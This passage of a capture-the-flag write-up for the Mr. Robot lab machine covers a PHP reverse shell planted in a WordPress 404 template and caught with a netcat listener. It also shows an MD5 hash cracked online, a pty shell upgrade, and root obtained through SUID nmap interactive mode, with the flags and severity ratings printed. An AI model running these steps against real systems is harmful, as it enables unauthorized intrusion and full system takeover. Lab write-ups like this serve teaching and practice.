




Figure: Use any text-editor to modify the IP


- Replace \$ip = 'tun0 inet addr' and \$port = 1234, Copy the code
- Replace the code present in Appearance>Editor>404 Template, with the code copied



**Figure:** Using PHP Reverse Shell to exploit error 404 page , hence logging in as robot



**Figure:** Go to the terminal and type nc -lvnp <port number>



**Figure:** Accessing an endpoint that doesn't exist

**To crack the hash value of password.raw-md5 use Crackstation:**

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b

I'm not a robot

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1|sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

**Figure:** Cracking the password of the hashed password file password.raw-md5

```
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ cd /home/robot
$ ls
key-2-of-3.txt
password.raw-md5
$ ls -l
total 8
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ python3 -c 'import pty;pty.spawn ("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ whoami
whoami
robot
robot@linux:~$
```

**Figure:** We are now logged in as robot and found the key-2

### Flag 3: Final Root Flag (Hidden File)

#### Steps to Solve:

##### 1. Further Enumeration as Root:

- After you become root, you need to search for hidden files that contain the third and final flag.
- Use the **find** command to search for files with the "flag" keyword or files that are hidden (\*. files).

```
(kali@kali)~[~]
$ nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.23.20.222] from (UNKNOWN) [10.10.15.89] 39593
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:17:54 up 48 min,  0 users,  load average: 0.00, 0.04, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn ("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:/$
```

```
robot@linux:/$ find / -perm -4000 -user root -type f 2>/dev/null
find / -perm -4000 -user root -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$
```

**Using nmap - -interactive to login as the root user:**

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> █
```

```
nmap> !sh
!sh
# whoami
whoami
root
# █
```

**Figure:** *We are now logged in as the root user*

```
# cd /root/
cd /root/
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: No such file or directory
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```

**Figure:** *Solving Flag-3 to get the hidden file key-3-of-3.txt*



**In summary,**

- **First Key:** Found in /robots.txt file on the webserver.
- **Second Key:** Discovered after brute-forcing the "robot" user password using fsociety.dic.
- **Third Key:** Obtained after privilege escalation to root through SUID misconfiguration.

**Severity Ratings for each challenge:**

- **First Key (robots.txt exposure): Moderate Severity** – Exposes sensitive information but doesn't directly grant system access.
- **Second Key (Brute-forcing robot user password): High Severity** – Allows unauthorized access to a user account on the system.
- **Third Key (Privilege escalation to root): Critical Severity** – Grants full control over the system, leading to a complete system compromise.